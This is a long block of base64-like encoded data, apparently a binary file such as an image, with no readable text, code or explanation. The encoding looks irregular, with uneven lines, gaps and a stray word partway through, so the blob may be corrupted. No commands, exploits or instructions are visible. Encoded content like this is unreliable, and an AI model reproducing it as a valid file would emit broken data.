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
